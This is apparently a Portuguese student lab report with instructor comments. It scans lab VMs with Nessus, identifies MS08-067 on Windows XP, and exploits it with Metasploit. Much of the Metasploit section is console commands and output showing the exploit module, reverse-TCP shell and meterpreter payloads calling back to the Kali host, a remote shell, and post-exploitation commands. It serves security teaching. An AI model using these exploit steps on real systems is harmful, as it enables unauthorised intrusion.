


Figura 15: Instalação do pacote




Figura 16: Instalação do pacote

2.5 Teste do Nessus

Acedemos, mais uma vez, ao endereço *https://kali:8834*, introduzimos as credenciais antes criadas. Comprovamos que está tudo a funcionar.




Figura 17: Iniciar sessão na conta criada




Figura 18: Página inicial do Nessus

2.6 Scan com o Nessus

Para começar criamos um novo *scan* para testar com o *Host Discovery* sem alterar nenhuma das configurações predefinidas, apenas dando um nome, descrição e os *targets* como se pode ver nas seguintes imagens. O *nessus* demorou apenas alguns segundos para obter estas informações.




Figura 19: Criação do *Scan*

Figura 20: Correr o scan criado

Figura 21: Scan terminado

Após o scan terminar conseguimos verificar todas as portas que o *Windows XP* (*192.168.134.129*) e o *Ubuntu 8.1*.




Figura 22: Resultado do scan

Figura 23: Portas abertas encontradas

Este *scan* não nos diz muito sobre as vulnerabilidades presentes em cada sistema. Ou seja, dá-nos apenas o que o nmap já consegue, de uma maneira simples de ler. Para encontrar as vulnerabilidades presentes, decidimos fazer um *scan* avançado. Desta vez, serão testadas todas as portas e pesquisadas as vulnerabilidades presentes deixando todas as definições por defeito e todos os pulgins ativos.




Figura 24: Criar scan Avançado




Figura 25: Plugins no scan Avançado

Com este *scan* já conseguimos ver quantas e quais vulnerabilidades encontradas.




Figura 26: Vulnerabilidades encontradas pelo Scan avançado

Com alguma pesquisa nas vulnerabilidades, encontra-se facilmente a **MS08-067**.




Figura 27: Vulnerabilidade




Figura 28: MS08-067




Figura 29: Descrição da MS08-067

Estes resultados conseguiram mostrar onde o *Nessus* se encontra face ao *nmap*. Chega até a ser um pouco "injusto"compara-los, já que enquanto o *nmap* serve para fazer uma auditoria e encontrar portas abertas na rede, o *Nessus* faz isso e ainda recorre a base de dados e pulgins que ajudam a descobrir vulnerabilidades na mesma.

Não usaram informação do Wireshark. Se o fizessem, teriam verificado o nível de ruído que o Nessus provoca...
Na verdade, o NMAP e o Nessus complementam-se. O NAMP é melhor a descobrir hosts e o NESSUS é melhor a descobrir vulnerabilidades NESSES hosts (em vez de em toda a rede).

2.7 Metasploit

Para iniciar a ferramenta *Metasploit*seguimos os passos que foram indicados. Ao fazê-lo, obtivemos o *output* apresentado na seguinte imagem.

Figura 30: Iniciar o *Metasploit*

Ponto A

Ao executar o comando *help* é nos apresentado todas os comandos que podemos usar n ferramenta. Podemos também fazer *help* <*comando*> para obter ajuda para um comando específico. Como exemplo temos o *help route* na figura seguinte.

```
msf6 > help route
Route traffic destined to a given subnet through a supplied session.

Usage:
  route [add/remove] subnet netmask [comm/sid]
  route [add/remove] cidr [comm/sid]
  route [get] <host or network>
  route [flush]
  route [print]

Subcommands:
  add - make a new route
  remove - delete a route; 'del' is an alias
  flush - remove all routes
  get - display the route for a given target
  print - show all active routes

Examples:
  Add a route for all hosts from 192.168.0.0 to 192.168.0.255 through session 1
    route add 192.168.0.0 255.255.255.0 1
    route add 192.168.0.0/24 1

  Delete the above route
    route remove 192.168.0.0/24 1
    route del 192.168.0.0 255.255.255.0 1

  Display the route that would be used for the given host or network
    route get 192.168.0.11
```

Figura 31: *help route*

```
msf6 > help search
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
  -h                Show this help information
  -o <file>         Send output to a file in csv format
  -S <string>       Regex pattern used to filter search results
  -u                Use module if there is one result

Keywords:
  aka         :  Modules with a matching AKA (also-known-as) name
  author      :  Modules written by this author
  arch        :  Modules affecting this architecture
  bid         :  Modules with a matching Bugtraq ID
  cve         :  Modules with a matching CVE ID
  edb         :  Modules with a matching Exploit-DB ID
  check       :  Modules that support the 'check' method
  date        :  Modules with a matching disclosure date
  description :  Modules with a matching description
  fullname    :  Modules with a matching full name
  mod_time    :  Modules with a matching modification date
  name        :  Modules with a matching descriptive name
  path        :  Modules with a matching path
  platform    :  Modules affecting this platform
  port        :  Modules with a matching port
  rank        :  Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
  ref         :  Modules with a matching ref
  reference   :  Modules with a matching reference
  target      :  Modules affecting this target
  type        :  Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Examples:
  search cve:2009 type:exploit
  search cve:2009 type:exploit platform:-linux
```

Figura 32: *help search*

Ponto B

O objetivo do uso desta ferramenta é a exploração da falha *MS08-067* presente no *Windows XP*. Para procurar *exploits* para esta vulnerabilidade, recorremos ao comando *search MS08* obtendo o *output* apresentado na figura 33.




Figura 33: *search MS08*

Para obter mais informações sobre o *exploit* identificado, corremos o comando *info exploit/windows/smb/ms08_067_netapi*.




Figura 34: *info exploit/windows/smb/ms08_067_netapi* (reduzido)

✓ Conseguimos então verificar que a versão do *Windows* que estamos a usar está incluída, bem como as opções que podemos usar.

há mais informações...

Ponto C

Para usar este exploit executamos o comando *use exploit/windows/smb/ms08_067_netapi*.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

Figura 35: *use exploit/windows/smb/ms08_067_netapi*

Ponto D

Executamos o comando *show options* e verificamos que a variável *RHOST* não estava definida.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.134.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Figura 36: *show options*

Definimos então a variável para o endereço do *Windows XP* como se pode ver na figura.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.134.129
RHOST => 192.168.134.129
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.134.129  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
```

Figura 37: *set RHOST 192.168.134.129*

Para o resto das configurações mantivemos os valor por defeito.

Ponto E

Executamos agora o comando *show payloads* apresentado como *output* dezenas de *payloads* disponíveis para este *exploit*.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   generic/custom                                                       normal  No     Custom Payload
   1   generic/debug_trap                                                   normal  No     Generic x86 Debug Trap
   2   generic/shell_bind_tcp                                               normal  No     Generic Command Shell, Bind TCP Inline
   3   generic/shell_reverse_tcp                                            normal  No     Generic Command Shell, Reverse TCP Inline
   4   generic/tight_loop                                                   normal  No     Generic x86 Tight Loop
   5   windows/adduser                                                      normal  No     Windows Execute net user /ADD
   6   windows/dllinject/bind_hidden_ipknock_tcp                            normal  No     Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   7   windows/dllinject/bind_hidden_tcp                                    normal  No     Reflective DLL Injection, Hidden Bind TCP Stager
   8   windows/dllinject/bind_ipv6_tcp                                      normal  No     Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
   9   windows/dllinject/bind_ipv6_tcp_uuid                                 normal  No     Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows
x86)
   10  windows/dllinject/bind_named_pipe                                    normal  No     Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
   11  windows/dllinject/bind_nonx_tcp                                      normal  No     Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   12  windows/dllinject/bind_tcp                                           normal  No     Reflective DLL Injection, Bind TCP Stager (Windows x86)
   13  windows/dllinject/bind_tcp_uuid                                      normal  No     Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
   14  windows/dllinject/reverse_hop_http                                   normal  No     Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
   15  windows/dllinject/reverse_ipv6_tcp                                   normal  No     Reflective DLL Injection, Reverse TCP Stager (IPv6)
   16  windows/dllinject/reverse_nonx_tcp                                   normal  No     Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   17  windows/dllinject/reverse_ord_tcp                                    normal  No     Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   18  windows/dllinject/reverse_tcp                                        normal  No     Reflective DLL Injection, Reverse TCP Stager
   19  windows/dllinject/reverse_tcp_allports                               normal  No     Reflective DLL Injection, Reverse All-Port TCP Stager
   20  windows/dllinject/reverse_tcp_dns                                    normal  No     Reflective DLL Injection, Reverse TCP Stager (DNS)
   21  windows/dllinject/reverse_tcp_uuid                                   normal  No     Reflective DLL Injection, Reverse TCP Stager with UUID Support
   22  windows/dns_txt_query_exec                                           normal  No     DNS TXT Record Payload Download and Execution
   23  windows/exec                                                         normal  No     Windows Execute Command
   24  windows/format_all_drives                                            manual  No     Windows Drive Formatter
```

Figura 38: *show payloads*

Ponto F

Como recomendado foi escolhido o *payload* de *native shell* como mostra a figura.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD ⇒ generic/shell_reverse_tcp
```

Figura 39: *set PAYLOAD generic/shell_reverse_tcp*

Ponto G

Ao verificar o *show options* vemos que a variável *LHOST* já está bem configurada.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.134.129  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.134.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Figura 40: *show options*

Ponto H

Usando o comando *exploit* iniciamos o *exploit* criado e conseguimos entrar numa *shell* remota do *Windows XP*.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.134.128:4444
[*] 192.168.134.129:445 - Automatically detecting the target...
[*] 192.168.134.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.134.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.134.129:445 - Attempting to trigger the vulnerability...
[*] Command shell session 2 opened (192.168.134.128:4444 → 192.168.134.129:1062) at 2021-01-20 09:27:34 -0500


C:\WINDOWS\system32>
```

Figura 41: Iniciar o *exploit*

Ponto I

Entramos agora na diretoria do ambiente de trabalho do utilizador do *Windows XP* e adicionamos um ficheiro de texto como se pode ver e comprovar nas seguintes imagens.

```
C:\>cd Documents and Settings/user/Desktop
cd Documents and Settings/user/Desktop

C:\Documents and Settings\user\Desktop>echo "We are Grupo 2!" > grupo2.txt
echo "We are Grupo 2!" > grupo2.txt
```

Figura 42: Criação do ficheiro


Figura 43: Ficheiro no ambiente de trabalho

Ao executar o comando *netstat* no *Windows XP* conseguimos verificar que este está ligado ao endereço *192.168.134.128* que é o endereço do *Kali*.

```
C:\Documents and Settings\user>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    tester-595cbae8:1061   192.168.134.128:4444   CLOSE_WAIT
  TCP    tester-595cbae8:1062   192.168.134.128:4444   ESTABLISHED
  TCP    tester-595cbae8:1068   192.168.134.133:netbios-ssn  TIME_WAIT
```

Figura 44: *netstat*

Na captura feita através do *Wireshark* vemos os comandos a ser transmitidos e depois confirmados através de ACK's.



✓

Figura 45: *netstat*

Ponto J

Já respondido em tópicos anteriores.

Ponto K

Nos casos do NMAP e do NESSUS já foram identificadas algumas limitações nesta análise. Também aqui, era de esperar um pouco mais de detalhes, sobretudo na forma como o "ataque" é consumado.

```
C:\Documents and Settings\user\Desktop>^C
Abort session 2? [y/N]  y

[*] 192.168.134.129 - Command shell session 2 closed.  Reason: User exit
msf6 exploit(windows/smb/ms08_067_netapi) > exit
```

Figura 46: Sair do exploit

Ponto L

Depois de fazer os passos anteriores definimos o *PAYLOAD* para ser *generic/shell_reverse_tcp* e executar *exploit*.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.134.128:4444
[*] 192.168.134.129:445 - Automatically detecting the target...
[*] 192.168.134.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.134.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.134.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.134.129
[*] Meterpreter session 1 opened (192.168.134.128:4444 → 192.168.134.129:1070) at 2021-01-20 10:30:13 -0500

meterpreter > 
```

Figura 47: *set PAYLOAD generic/shell_reverse_tcp* e execução do *exploit*

Ponto M

Comandos:

- ***sysinfo***
  Para obter informação sobre o sistema.

```
meterpreter > sysinfo
Computer        : TESTER-595CBAE8
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : pt_PT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Figura 48

- ***ipconfig***
  Para obter as interfaces ativas no sistema

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:50:56:37:14:13
MTU          : 1500
IPv4 Address : 192.168.134.129
IPv4 Netmask : 255.255.255.0


Interface 131076
============
Name         : Bluetooth Device (Personal Area Network)
Hardware MAC : b0:35:9f:5a:74:b2
MTU          : 1500
```

Figura 49

- ***background* e *exploit***
  Para colocar a sessão em *Background* e voltar para a consola do *Metasploit* e depois regressar para o *exploit*.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.134.128:4444
[*] 192.168.134.129:445 - Automatically detecting the target...
[*] 192.168.134.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.134.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.134.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.134.129
[*] Meterpreter session 2 opened (192.168.134.128:4444 → 192.168.134.129:1074) at 2021-01-20 10:55:11 -0500

meterpreter >
```

Figura 50

- ***pwd***
  Para ver a diretoria atual.

```
meterpreter > pwd
C:\WINDOWS\system32
```

Figura 51

- ***cd ../..* e pwd**
  Ir para a diretoria *home* do *Windows XP* e confirmar que lá estamos.

```
meterpreter > cd ../..
meterpreter > pwd
C:\
```

Figura 52

- ***cd xampp* e *pwd***
  Entrar na pasta do *xampp* e verificar que lá estamos.

```
meterpreter > pwd
